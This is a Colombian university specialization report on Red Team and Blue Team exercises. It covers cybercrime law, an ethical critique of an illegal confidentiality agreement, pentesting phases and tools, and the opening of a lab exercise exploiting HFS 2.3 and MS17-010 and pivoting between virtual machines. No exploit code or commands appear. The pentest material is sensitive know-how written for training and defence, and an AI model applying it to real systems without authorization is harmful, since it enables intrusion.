Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Diego Alirio Lara Figueroa

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

Dedico este trabajo a Dios, por la vida, la salud y la sabiduría que me permitió seguir adelante y superar cada desafío en este camino profesional.

A mis padres, quienes, con su amor incondicional, esfuerzo y ejemplo me inculcaron la perseverancia y la pasión por el aprendizaje constante.

Y a mi familia, mi mayor inspiración y motor, por la paciencia y el apoyo que me brindaron durante las horas dedicadas al desarrollo de esta especialización.

Que este logro sea un reflejo de su invaluable sacrificio.

Agradecimientos

La culminación de este Seminario Especializado en Equipos Estratégicos en Ciberseguridad es el resultado de un esfuerzo conjunto y del apoyo invaluable de varias personas e instituciones a las que extiendo mi más sincero agradecimiento.

En primer lugar, mi gratitud a la Universidad Nacional Abierta y a Distancia (UNAD) y a la Escuela de Ciencias Básicas, Tecnología e Ingeniería (ECBTI) por ofrecer un programa de especialización que aborda los desafíos más apremiantes de la seguridad informática, proporcionando los conocimientos y el entorno simulado necesarios para el desarrollo de esta investigación práctica.

A mi tutor, Eduvin Trigos Sánchez, por su guía experta, paciencia incondicional y retroalimentación oportuna a lo largo de las etapas del curso. Su visión técnica fue fundamental para consolidar el entendimiento de las estrategias ofensivas (Red Team) y defensivas (Blue Team) en la gestión de incidentes.

A mis compañeros y colegas, cuyo intercambio de ideas y debates enriquecieron significativamente mi perspectiva sobre la respuesta y contención ante incidentes de seguridad.

Finalmente, a mi familia, cuyo apoyo emocional y comprensión fueron el pilar para dedicar el tiempo y el esfuerzo requerido para completar este seminario y continuar con mi formación profesional.

Este trabajo está dedicado a todos ellos, con la esperanza de que los conocimientos aquí plasmados contribuyan a fortalecer las defensas en el campo de la ciberseguridad.

Resumen

El presente informe consolida los resultados técnicos y estratégicos obtenidos durante el Seminario Especializado: Equipos Estratégicos en Ciberseguridad, enfocado en el análisis de un incidente simulado que implicó la explotación de vulnerabilidades conocidas y un posterior movimiento lateral (pivoting) dentro de la infraestructura TI. El ejercicio demostró la aplicación práctica del pensamiento adversarial (Red Team) utilizando puertas traseras, y el rol estratégico del Blue Team al ejecutar el ciclo de gestión de incidentes. Las acciones defensivas se centraron en la contención inmediata mediante el aislamiento lógico del sistema comprometido y la erradicación de la persistencia del atacante (eliminación de cuentas de usuario efímeras), confirmando que estas problemáticas reflejan desafíos críticos de la realidad actual. Se documentan medidas de hardening críticas, como la desactivación de protocolos inseguros y la implementación de los CIS Benchmarks, fundamentales para reforzar la postura defensiva. Finalmente, este trabajo subraya la obligatoriedad de ejercer la profesión de ingeniería de manera responsable, adherida a los códigos de ética y regulaciones constitucionales (COPNIA), lo cual resulta clave para la implementación exitosa de soluciones tecnológicas y el mejor desempeño en las áreas estratégicas de la ciberseguridad.

***Palabras clave*:** Blue Team, contención, COPNIA, hardening, Red Team.

Abstract

This report consolidates the technical and strategic results obtained during the Specialized Seminar: Strategic Cybersecurity Teams, focused on the analysis of a simulated incident involving the exploitation of known vulnerabilities and subsequent lateral movement (pivoting) within the IT infrastructure. The exercise demonstrated the practical application of adversarial thinking (Red Team) using backdoors, and the strategic role of the Blue Team in executing the incident management cycle. Defensive actions focused on immediate containment through the logical isolation of the compromised system and the eradication of attacker persistence (deletion of ephemeral user accounts), confirming that these issues reflect critical challenges in the current reality. Critical hardening measures are documented, such as the deactivation of insecure protocols and the implementation of CIS Benchmarks, which are fundamental for strengthening the defensive posture. Finally, this work underscores the obligation to practice the engineering profession responsibly, adhering to codes of ethics and constitutional regulations (COPNIA), which is key to the successful implementation of technological solutions and better performance in strategic cybersecurity areas.

***Keywords*:** Blue Team, containment, COPNIA, hardening, Red Team.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

ACLs (Access Control Lists):

Listas de control de acceso. Conjunto de normativas establecidas en un firewall o router que definen qué tráfico de red tiene autorización para ingresar o salir de una red o subred concreta, lo cual es crucial para la segmentación.

Blue Team:

Grupo de Seguridad Informática encargado de preservar la posición defensiva de una entidad, a través de la identificación, prevención, reacción y recuperación frente a las agresiones. Tienen un enfoque proactivo.

CIS Benchmarks:

Directrices de buenas prácticas en seguridad, creadas por el Center for Internet Security (CIS) y reconocidas a nivel mundial, que se emplean para fortalecer la configuración de los sistemas operativos, servidores y dispositivos de red.

Contención:

La segunda fase del ciclo de Respuesta a Incidentes (después de la Identificación). Consiste en detener la actividad del atacante y limitar el daño, generalmente mediante el aislamiento inmediato del sistema comprometido.

Hardenización (*Hardening*):

El proceso de garantizar la seguridad de un sistema operativo, una aplicación o una red consiste en eliminar las vulnerabilidades y aplicar configuraciones seguras para reducir al mínimo la superficie de ataque.

Pivoting (Movimiento Lateral):

Método empleado por un atacante para emplear un sistema comprometido (HOST-A) como un punto de apoyo o puente con el fin de conseguir acceso a otros sistemas o segmentos internos de la red (HOST-B), los cuales, en condiciones normales, serían inaccesibles.

SIEM (Security Information and Event Management):

Solución que integra la administración de información de seguridad (SIM) y la administración de eventos de seguridad (SEM). Posibilita la recopilación, correlación y análisis de los registros de seguridad en tiempo real para identificar riesgos y gestionar el cumplimiento.

Introducción

El panorama actual de la ciberseguridad exige una capacidad defensiva robusta y bien estructurada. El presente informe consolida el trabajo desarrollado bajo el rol del Blue Team en respuesta a un escenario simulado de compromiso de infraestructura, tal como se ejecutó en la fase de Red Team previa. El incidente se centró en la explotación de vulnerabilidades conocidas (como HFS 2.3 y MS17-010) que permitieron el acceso inicial y un posterior Movimiento Lateral (Pivoting) dentro de la red.

La respuesta se estructura en la aplicación práctica del ciclo de gestión de incidentes (identificación, contención, erradicación y recuperación). Para ello, este documento detalla las acciones tácticas de aislamiento de sistemas, la propuesta de hardenización basada en estándares como los CIS Benchmarks, el papel crucial del SIEM en la detección y correlación de eventos, y la distinción de roles entre el Equipo Azul y el Equipo de Respuesta a Incidentes (CSIRT). Finalmente, se presentan las lecciones aprendidas y las recomendaciones necesarias para elevar la postura de seguridad de la organización

Justificación

La elección de este tema responde a la necesidad de comprender con mayor profundidad una problemática que, en la actualidad, tiene un impacto significativo en distintos ámbitos de la sociedad. La gestión de incidentes de ciberseguridad es un pilar fundamental para garantizar la continuidad del negocio y proteger los activos de información críticos. Este ejercicio práctico se justifica por varias razones. En primer lugar, permite la implementación práctica del ciclo de respuesta a incidentes, facilitando la transición desde la teoría a la acción concreta, utilizando marcos establecidos como el NIST y guías institucionales.

En segundo lugar, el análisis del vector de ataque real (explotación y pivoting) permite sugerir medidas de endurecimiento específicas y prioritarias. Esto fortalece la postura defensiva y asegura que la infraestructura pueda resistir técnicas avanzadas en el futuro. Finalmente, la actividad promueve la adopción de estándares de seguridad ampliamente aceptados, como los CIS Benchmarks, y el uso de herramientas de código abierto para la contención y el análisis forense, cumpliendo así con las exigencias de un ambiente corporativo riguroso

Objetivos

Objetivo General

Consolidar, examinar y transmitir de manera estratégica los resultados logrados durante el ejercicio de simulación de ciberseguridad (Red Team y Blue Team), a través de un informe técnico y unas recomendaciones, para facilitar la toma de decisiones gerenciales con el objetivo de robustecer la postura defensiva de la infraestructura TI.

Objetivos Específicos

Integrar los hallazgos técnicos obtenidos en las fases Red Team y Blue Team para identificar vulnerabilidades críticas y puntos de mejora en la infraestructura evaluada.

Analizar la efectividad de las medidas de contención y erradicación aplicadas por el Blue Team, considerando su impacto en la mitigación del ataque y la reducción del riesgo residual.

Documentar el desarrollo práctico del escenario, incluyendo las herramientas utilizadas, los procedimientos ejecutados y las evidencias obtenidas, con el fin de garantizar trazabilidad y transparencia en el proceso.

Proponer recomendaciones estratégicas de hardening y segmentación de red basadas en estándares internacionales como los CIS Benchmarks, orientadas a fortalecer la postura de seguridad organizacional.

Principios de operaciones Red Team y Blue Team

En Colombia, el crecimiento del uso de tecnologías digitales ha hecho que la protección de la información y la regulación de los delitos informáticos sea un tema cada vez más relevante. Tanto las empresas como las instituciones públicas dependen de sistemas informáticos para operar y almacenar datos sensibles, lo que también ha aumentado los riesgos de ataques, accesos no autorizados y manipulación indebida de la información. Por esta razón, el país ha desarrollado un marco legal que establece normas, responsabilidades y sanciones para garantizar el uso seguro de los datos y proteger a los ciudadanos frente a amenazas en entornos digitales.

En el contexto de la ciberseguridad y de las funciones que desempeñan equipos como el Red Team y el Blue Team, conocer estas leyes no solo permite operar de manera ética y responsable, sino que también ayuda a entender cómo deben realizarse los procesos técnicos dentro de los límites legales. A continuación, se presenta una revisión de la legislación colombiana más importante relacionada con los delitos informáticos y la protección de datos personales, explicada de forma clara y con un enfoque práctico para su aplicación en escenarios de seguridad informática.

Exploración de la legislación vinculada a los crímenes cibernéticos.

El marco jurídico colombiano establece lineamientos claros para garantizar la protección de la información y sancionar conductas ilícitas en entornos digitales. En primer lugar, la Ley 1273 de 2009, conocida como la Ley de Delitos Informáticos, modificó el Código Penal para tipificar acciones que afectan la confidencialidad, integridad y disponibilidad de datos. Esta norma contempla delitos como el acceso abusivo a sistemas informáticos, la interceptación de datos, el daño informático y el uso de software malicioso, imponiendo sanciones que incluyen penas privativas de libertad y multas. Su aplicación es fundamental para que las operaciones de

Red Team y Blue Team se realicen dentro de un marco legal y ético, evitando que las pruebas de penetración se conviertan en actos ilegales. (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-a)

Por otro lado, la Ley 1581 de 2012 regula la protección de datos personales, garantizando derechos como la actualización, rectificación y supresión de información (*Ley 1581 de 2012 - Gestor Normativo*, s. f.). Esta ley obliga a las organizaciones a implementar políticas de seguridad y obtener autorización para el tratamiento de datos, reforzando principios de transparencia y responsabilidad. El Decreto 1377 de 2013 complementa esta normativa al establecer procedimientos para la autorización expresa del titular, lo que resulta esencial en auditorías y pruebas de seguridad donde se manejan datos sensibles (*Decreto 1377 de 2013 - Gestor Normativo*, s. f.).

Asimismo, la Ley 1266 de 2008, conocida como Habeas Data Financiero, protege la información crediticia y financiera, asegurando que las entidades cumplan con principios de veracidad y seguridad en el manejo de datos (*Ley Estatutaria 1266 de 2008 | UNIDAD DE INFORMACIÓN Y ANÁLISIS FINANCIERO*, s. f.). A esto se suma la Ley 1712 de 2014, que promueve la transparencia y el acceso a la información pública, pero también establece restricciones para salvaguardar datos personales y clasificados. Estas disposiciones son relevantes para los equipos de ciberseguridad, ya que definen límites claros sobre qué información puede ser consultada y cómo debe protegerse (*Ley 1712 de 2014 - Gestor Normativo*, s. f.).

Finalmente, normas como la Ley 1621 de 2013 (Inteligencia y Contrainteligencia) y la Ley 842 de 2003 (Código de Ética para Ingenieros) refuerzan la obligación de actuar con responsabilidad profesional (*Ley 842 de 2003 | Copnia*, s. f.). La primera busca equilibrar la seguridad nacional con el respeto a los derechos fundamentales (*Ley 1621 de 2013 - Gestor Normativo*, s. f.), mientras que la segunda establece principios éticos que prohíben aceptar

contratos que impliquen prácticas ilegales, como interceptación no autorizada o acceso abusivo a sistemas. En conjunto, estas leyes conforman el marco legal colombiano sobre delitos informáticos y protección de datos. Su importancia radica en que establecen un equilibrio entre el derecho a la información, la privacidad de los ciudadanos y la responsabilidad de las organizaciones frente al manejo seguro de la información digital.

En el contexto de Colombia, las actividades de los equipos Blue Team y Red Team deben llevarse a cabo dentro de un marco legal y ético que asegure la privacidad, la integridad de los sistemas y el respeto por la información.

El Red Team, que tiene como responsabilidad la simulación de ataques auténticos para valorar la seguridad de una organización, debe actuar con un contrato o acuerdo formal que establezca el alcance de sus actividades y con autorización previa.

El Blue Team, encargado de la defensa, supervisión y respuesta frente a incidentes, por su parte, tiene que asegurarse de que sus actividades se alineen con los principios de protección de datos definidos en la ley. Esto supone salvaguardar la información confidencial y personal de trabajadores, clientes y proveedores ante accesos indebidos o revelaciones no permitidas. Asimismo, el Blue Team tiene que poner en práctica acciones administrativas y técnicas que garanticen la confidencialidad, la integridad y la disponibilidad de los datos, como lo estipula la

Estudio de las etapas del Pentesting.

Un pentest, o prueba de penetración, es una evaluación de seguridad que simula un ataque cibernético con el propósito de identificar las debilidades en un sistema informático. Estas evaluaciones buscan explotar las vulnerabilidades que se encuentran para imitar un ataque real. Esto proporciona conocimiento de cómo se realizan las explotaciones como se pueden controlar dando más seguridad en los procesos e información que maneja cada sistema. (*¿Qué son las pruebas de penetración?*, 2023)

El proceso o etapas de un pentesting suele seguir unos pasos similares, pero si depende del alcance que se quiera dar a este proceso. Existen métodos para realizar como una prueba de caja negra donde no se tiene información sobre el objetivo a evaluar. En caja blanca donde se ha compartido información para poder vulnerar el sistema. O caja gris donde se entrega rangos o se direcciona a equipos de red para buscar vulnerabilidades.

Reconocimiento:

En este proceso se reúne la información sobre el sistema que se va a evaluar. El método o de recolección de información depende del objetivo a evaluar, se puede analizar códigos fuente o elementos de red y para esto hay herramientas especializadas para cada labor. Si es el caso de elementos de red se puede utilizar Rcon.ng es una herramienta de reconocimiento OSINT (OSINT Consiste en reunir información disponible solo públicamente y de forma legal. Donde incluye redes sociales sitios web foros y registros públicos y base de datos) Esta información se analiza para ser trasformada en inteligencia útil.

Descubrimiento y desarrollo de objetivos

Una vez se obtengan información del proceso de reconocimiento estos datos se emplean para identificar vulnerabilidades o enfocarse y así ser explotadas. La herramienta Nmap puede analizar redes de gran tamaño informar los puertos abiertos, que tipo de cortafuegos emplea. Los servicios conocidos. (admin, 2022)

Explotación

Es donde se realizan pruebas reales dependiendo del objetivo se prueban una variedad de ataques, En esta Fase con autorización explícita, se busca aprovechar las vulnerabilidades priorizadas para conseguir acceso esto es necesario realizarlo con control y con precauciones para prevenir daños irreparables.

Herramienta: Metasploit Framework para llevar a cabo exploits conocidos y adquirir shells/metasessions. Emplear un módulo de Metasploit para aprovechar una vulnerabilidad RCE detectada y lanzar un payload controlado.

Escalamiento

Para profundizar en la vulnerabilidad o ataque q se lleva a cabo se realiza un escalamiento donde se aprovechan el acceso logrado para ir más allá, evadiendo medidas de seguridad y adquirir más privilegios. Herramientas que se utiliza para Windows y Linux como WINPEAS y LinPEas. (*WinPEAS - Windows Privilege Escalation Tool*, s. f.)

Limpieza y elaboración de informes

Se procede a finalizar los elementos usados para realizar la penetración, las puertas abiertas los troyanos, todo lo que se cambió. Se deja de una manera que alguien mas no pueda explotar estos elementos. después de esto se procede a realizar un informe donde se especifica las vulnerabilidades encontradas los métodos o procesos que se utilizaron para llevar el escalonamiento desde su inicio al final de la penetración realizada. Se menciona en este informe que se hizo en el interior del sistema. Herramientas como Dradis o plantillas profesionales (o simplemente un informe estructurado en PDF/Word). Para gestión de vulnerabilidades y seguimiento, integrar resultados en sistemas de ticketing o en el gestor de parches.

Descripción de los servicios y herramientas que se emplean en ciberseguridad.

Metasploit. Desarrollado en Ruby, es un marco de pruebas de penetración que simplifica la redacción, el testeo y la ejecución de código para aprovechar sistemas vulnerables. Incluye módulos para eludir defensas, escanear, explotar y realizar la posexplotación. Los especialistas en seguridad lo emplean a menudo para simular ataques reales y examinar la fortaleza de los sistemas. (*Metasploit | Penetration Testing Software, Pen Testing Security*, s. f.)

Nmap. (Network Mapper) es una herramienta de código abierto que se emplea para la auditoría de seguridad y el descubrimiento de redes. Posibilita detectar servicios que se encuentran activos, escanear los puertos abiertos, identificar los sistemas operativos y llevar a cabo evaluaciones de vulnerabilidades.

Es la herramienta de referencia para las etapas de escaneo y enumeración, dado que transforma datos crudos de la red en objetivos específicos a analizar. (*Qué es Nmap y cómo usarlo*, 2023)

OpenVAS (Sistema Abierto de Evaluación de Vulnerabilidades) es un escáner de vulnerabilidades que permite la ejecución de pruebas autenticadas y no autenticadas en sistemas, gracias a ser de código abierto. Admite protocolos de internet e industriales, y se actualiza de manera continua con pruebas de vulnerabilidad. Elabora listados de vulnerabilidades asociadas, produce informes que clasifican la gravedad de los hallazgos. En la práctica, OpenVAS se utiliza en la etapa de análisis de vulnerabilidades para determinar qué debe ser explotado y cuáles parches o configuraciones son prioritarios. (Cilleruelo, 2022a)

ExploitDB. Servicios en línea es una base de datos pública que reúne exploits que son códigos que permiten aprovechar alguna vulnerabilidad en esta base se almacena información de pruebas el concepto para fallas de seguridad conocidas. Los investigadores y los expertos la emplean para confirmar si hay un exploit disponible para una vulnerabilidad. Posibilita la búsqueda por sistema operativo, aplicación, tipo de vulnerabilidad y CVE relacionado.

Se consulta para comprobar si existe un exploit público para una vulnerabilidad detectada. Esto contribuye a determinar el riesgo real y a crear pruebas controladas, así como para adquirir técnicas de explotación. (Cilleruelo, 2022b)

CVE (Common Vulnerabilities and Exposures) Es un sistema que permite la identificación estandarizada de vulnerabilidades conocidas. Cada entrada CVE contiene un

número único, así como una descripción y referencias públicas. MITRE lo mantiene y nutre bases de datos como el NVD (National Vulnerability Database).

El sistema CVE proporciona identificadores exclusivos (por ejemplo, CVE-2024-xxxxx) para fallos de seguridad que son públicos. Opera como un catálogo normalizado que posibilita la referencia inequívoca de una vulnerabilidad en informes, bases de datos (por ejemplo, NVD) y parches.

El uso del identificador CVE en una prueba de penetración facilita la búsqueda rápida de información técnica, exploits relacionados con la vulneración encontrada. (*What Is CVE (Common Vulnerabilities and Exposures)?*, 2024)

Marco normativo y ética profesional en operaciones de seguridad

Examen de los anexos Acuerdo y Escenario 2 desde la perspectiva jurídica y no ética.

Tras la lectura de los documentos entregados como son el escenario 2 , la situación del problema y el Acuerdo de confidencialidad entre SecureNova Labs y el estudiante. Logró observar que la empresa por no prestar una atención clara o actualización a su proceso de contratación sigue utilizando formatos de contratos que fueron redactados por un abogado que fue despedido por irregularidades que se encontraron. Esto permite que la empresa siga llevando procesos ilícitos pues existe normas éticas y leyes que están en el ordenamiento jurídico colombiano.

Para lograr el objetivo de la empresa que es fortalecer los protocolos de seguridad de su estructura interna, este proceso de contratación debe ser enmarcado bajo las normas legales actuales, se debe revisar toda la documentación, redactar nuevos documentos de contratación y modificar los que ya se tienen en uso. La atención por parte de la gerencia debe regirse con un marco legal donde prevalece principios fundamentales de la ética profesional.

Exploración de situaciones con respecto a la violación de la ley 1273

Los Fragmentos problemáticos que logro evidenciar con la lectura del acuerdo de confidencialidad son los siguientes:

En este acuerdo se evidencia en varias cláusulas que se plantea conflictos éticos e ilegales que no son apropiados para a la ética profesional del estudiante firmante ya que lo compromete a en cubrir conductas ilícitas y a renunciar a acciones legales.

- En la cláusula segunda numeral 2 se aprecia una normalización de prácticas ilícitas pues se describe como información confidencial entre varios elementos los datos secretos como las chuzadas, interceptación de información y acceso abusivo a sistemas informáticos.

Al tener claro que la empresa tiene como concepto que entre la información confidencial hace parte datos secretos obtenidos en procesos como chuzadas, interceptación de información y acceso abusivo a sistemas informáticos lo que se menciona en todos los numerales de la cláusula 4 es perjudicial para quien sea la parte receptora.

- En el numeral 2 se obliga a proteger y mantener esta información confidencial e ilegal solo para uso de la empresa. Esto va en contra del articulo 269F de La ley 1273 de 2009 violación de datos personales. Aplica para toda persona que haga uso mantenga, manipules información sustraída sin consentimiento (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-b).

- En la cláusula 4, numeral 3, se menciona: para el estudiante se prohíbe denunciar actividades ilegales como son el espionaje, donde la empresa obtendría información de terceros mediante espionaje. Esta cláusula está en contra de principios éticos fundamentales como son la responsabilidad profesional restringe la obligación de reportar un delito como lo describe la ley que es clara en el artículo 269A de La ley 1273 de 2009 que un acceso abusivo a un sistema informático es realizado por toda persona que accede o permanece sin consentimiento en un

sistema informático en contra de la voluntad del dueño este o no protegido contra alguna medida de seguridad dicho sistema, (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-b)

- El numeral 4 se describe de forma clara que se prohíbe denunciar la información confidencial e "ilegal" esto va en contra del articulo 269C de la ley 1273 de 2009 Interceptación de datos informáticos, ya que sin una orden judicial se penaliza la interceptación de datos y es muy claro que para la empresa este proceso hace parte de su información confidencial (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-b).

- En el numeral 5 de la cláusula 4 se solicita que en el momento que se le entregue la información confidencial la utilice para efectos que la empresa requiera. En el numeral 6 se solicita conservar la información confidencial y en el numeral 7 quien firma ósea la parte receptora debe responder por cualquier uso de la empresa de esta información confidencial. Hacer uso de la información confidencial que puede ser obtenida de manera ilegal. Va en contra del Articulo 269D de la ley 1273 Daño informático. Donde se menciona que incurre en este delito cualquier persona que manipule, altere o haga uso de información y que no esté autorizada por el dueño de la información. (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-b)

Lo que se obliga en el numeral 8 donde se solicita que el firmante en caso de allanamiento por parte de las autoridades se haga responsable de la información confidencial que tiene conocimiento o en su poder y en el numeral 9 se obliga a no divulgar la información confidencial. Esto puede ser penado por el articulo 269f ley 1273 de 2009 violación de datos personales ya que el uso manipulación de información obtenidos de manera ilegal son multados con prisión o multas. (*Ley 1273 de 2009 - Gestor Normativo*, s. f.-b)

Evaluación de la propuesta laboral, considerando un análisis desde el marco ético y legal.

Después de realizar una lectura y análisis al anexo 3 donde se encuentra el acuerdo de confidencialidad al que debería someterme en caso de aceptar la propuesta. Encuentro que el

concepto de información confidencial que la empresa contratante promueve el uso indebido de información y el encubrimiento de actividades ilegales, lo cual vulnera principios éticos y legales que rigen el ejercicio profesional por el cual me desempeño. Ser responsable de la seguridad de la información de la empresa y sus clientes, cumplir con el marco legal que rige en mi país y la ética con la que me he formado, imposibilita moralmente para firmar un contrato con todas estas cláusulas que no permite denunciar y por tal razón seria cómplice de procesos ilegales.

A continuación, hago mención a los deberes a los que estamos sujetos bajo el código de ética para el ejercicio profesional de la ingeniería que está en la ley 842 de 2003 y que van en contra vía de esta ley.

- Firmar un acuerdo que legaliza prácticas como "interceptación de información" y "acceso abusivo" va en contra de la ley 842 de 2003 en su artículo 31 literal B. Describe que se debe proteger los archivos e información que se le hayan confiado o que tenga acceso en razón de su profesión; obstaculizando que sean sustraídos, destruidos, ocultados o utilizados de manera inapropiada, según los fines para los cuales fueron destinados.

- El acuerdo prohíbe denunciar actividades ilegales, lo que implica incumplir este mandato ético que se menciona en el artículo 31 litera F: se debe denunciar todo delito que se tenga conocimiento en el ejercicio de la profesión.

- Aceptar un contrato que tiene cláusulas ilegales significaría aceptar un trabajo que va en contra de la ley 842 de 2003 en el Artículo 34 literal a, "Proporcionar o aceptar empleos que vayan en contra de las leyes vigentes, o asumir funciones que superen la competencia que le confiere su título y su propia capacitación".

- Además, el Código presenta en su artículo 35, deberes y en el artículo 36 las prohibiciones que se deben tener en cuenta con la dignidad de ser profesional, donde debemos hacer respetar todos los lineamientos legales y que para esto se debe comportar con honestidad,

integridad y consideración por el interés público, evitando cualquier conducta que dañe la dignidad de uno como profesional

- Ser parte de un acuerdo que encubre delitos informáticos contradice estas normas y podría resultar en severas sanciones disciplinarias, incluyendo la revocación de la matrícula profesional Como lo señala el artículo 53 de la ley 842 de 2003. (*Ley 842 de 2003 | Copnia*, s. f.)

Por lo tanto, si aceptara esta oferta, comprometería mi responsabilidad legal, la confianza de la sociedad en los ingenieros y expertos en ciberseguridad y mi integridad como profesional. La ética no es negociable por una paga: nuestra profesión se basa en la reputación y en el cumplimiento de las reglas.

Examen del caso de estudio, confirmando las consecuencias éticas y legales.

El caso presentado de ciber espionaje y ética para SecureNova Labs creo que es un caso que se presenta en el día a día y que nos lleva a pensar cual es la ética que tiene un profesional para aceptar un cargo teniendo estas cláusulas que permite y oculta procesos evidentemente ilegales. Es fundamental, como experto en ciberseguridad, tener presente que la ética y la observancia de la ley siempre deben prevalecer sobre el interés económico. Aceptar un empleo en condiciones ilegales contradice los principios de la ingeniería y el objetivo de salvaguardar la información y la confianza de las personas.

¿Qué Grado De Acceso A La Información Confidencial De Sus Clientes Deben Tener Las Compañías De Ciberseguridad Durante Una Auditoría De Seguridad, Y Asegurar Que Este Acceso No Sea Mal Utilizado?

- Creo que la empresa de ciberseguridad puede tener acceso a información sensible de los empleados y clientes durante una auditoria, pero solo con una autorización de estos y con procesos o fines que no vayan en contravía de las leyes establecidas. la empresa auditada debe establecer un acceso que debe ser controlado o monitoreado, limitado a los objetivos que tiene la

auditoria, La empresa de ciberseguridad debe operar con roles y cuentas diferentes a las que utilizan los empleados y estas cuentas deben tener un límite de funciones de registros, se debe llevar una trazabilidad de sus acciones. Para que esto se cumpla las empresas deben contar con personal capacitado y con auditorías externas que pueda garantizar transparencia en una rendición de cuentas.

¿Qué Medios De Control Y Supervisión Es Necesario Establecer En Las Compañías De Ciberseguridad Para Impedir Que Sus Trabajadores Usen Herramientas Sofisticadas De Análisis Forense Con Propósitos No Autorizados O Moralmente Reprobables?

- Para que no sea explotado de manera indebida el acceso que se le da a la empresa auditora, todo este proceso de auditoria debe estar enmarcado en la norma iso 27001 anexo A ya que con sus 93 controles permiten, por ejemplo:

- Establecer el alcance de la auditoria el cual debe ser claro y para esto se puede utilizar políticas de control de acceso como se menciona en la norma ISO 27001 anexo A9. donde se salvaguarda el acceso a la información. Con controles y requisitos de acceso.(«ISO 27001 – Anexo A.9», s. f.)

- Segregación de funciones según el anexo a9.4.1, las funciones de quien accede a la información deben tener unos niveles y estas a su vez estar vinculadas a unas políticas de acceso.

- Las cláusulas de confidencialidad deben ser legitimas que no exista un encubrimiento en caso de uso delictivo de la información, debe estar alineados según las políticas de seguridad y privacidad de la información resolución 2239 de 2024 y el tratamiento de los datos personales que se establece en la resolución 02238 del 2024.(*Políticas de Privacidad y Condiciones de Uso - Políticas de Privacidad y Condiciones de Uso*, s. f.)

- Un medio de control y supervisión para que los anteriores procesos que mencione se cumplan son las auditorías internas y externas que se pueden llevar a cabo de manera periódica, esto permitiría llevar un control con una actualización de las normas y marcos que utiliza la empresa para su control de la información.

¿Cómo Deben Reaccionar Los Gobiernos Y Las Organizaciones Si Se Enteran De Que Una Compañía De Ciberseguridad A La Que Contrataron Ha Cometido Ciber Espionaje?

- La respuesta que espero que realice mi gobierno en caso de encontrar que una empresa que contrataron realizó ciber espionaje, es la terminación inmediate por incumplimiento de la ley 1273 de 2009 y como lo dice en el artículo 269 C realizar interceptación de datos informáticos sin orden judicial incurrirá en penas de prisión. El gobierno deberá tener una gestión de transparencia con los afectados y con la comunidad, Debe notificar a las autoridades, denunciar legalmente a los responsables y hacer públicos los hechos

¿En qué consistirían las acciones apropiadas para recuperar la confianza y garantizar que no vuelva a suceder?

La restauración de la confianza es fundamenta y para esto debe identificar todos los alcances que tuvo el ciber espionaje y así tomar medidas bajo los marcos legales establecidos o verificar si estos deben tener una actualización para evitar algún proceso indebido. Realizar auditorías y análisis forenses independientes, reforzar los controles internos como:

- Restructurar equipos de trabajo involucrados.
- Establecer políticas rigurosas de cumplimiento normativo y ético.
- Establecer un comité de supervisión interno que se encargue de examinar de forma constante las prácticas en materia de privacidad y seguridad.

Implementar programas de capacitación ética para todos los miembros del personal técnico y directivo, enfatizando la relevancia de la transparencia y la responsabilidad en el trabajo.

- Se deben revisar los contratos y acuerdos de confidencialidad donde se eliminaría cualquier clausula ilegal o ambigua y cada política se debe ajustar a la ley 1273 de 2009 y al código de ética de COPNIA,
- Los gobiernos deben crear o contar con mecanismos de certificación o acreditación ética para que se garantice que las empresas que liciten o se contraten cumplan con estas certificaciones o estándares legales.
- Los gobiernos deben impulsar canales seguros de denuncia para empleados o personas que puedan encontrar conductas sospechosas y así poder denunciar sin ningún temor a represalias.

Componente Practico


Informe de herramientas y procesos empleados para el desarrollo en el escenario Red Team acorde a los pasos del pentesting.

Este informe presenta el desarrollo para abordar el escenario 3 propuesto en el Anexo 4, se realizó una simulación de ataque Red Team. El objetivo es identificar y explotar el vector de fuga en una vulnerabilidad de una estación Windows (HOST-A), realizar un escalonamiento de privilegios para realizar un movimiento lateral hacia un servidor secundario (HOST-B) esto se realiza con una simulación en un laboratorio aislado siguiendo las fases del pentesting. La simulación se lleva a cabo con tres equipos configurados en máquinas virtuales, dos estaciones de trabajo Windows, una llamada HOST-A y otra que será el servidor de archivos HOST-B. Para explotar la vulnerabilidad se utiliza una distribución Linux llamada Parrot OS. A continuación, evidencio la configuración de red utilizada para que se puedan comunicar las máquinas virtuales.

En el HOST-A se configura dos adaptadores de red. Adaptador 1 se selecciona como adaptador puente y es para que tenga conexión a internet.

Figura 1

Configuración del primer adaptador de Red - HOST-A

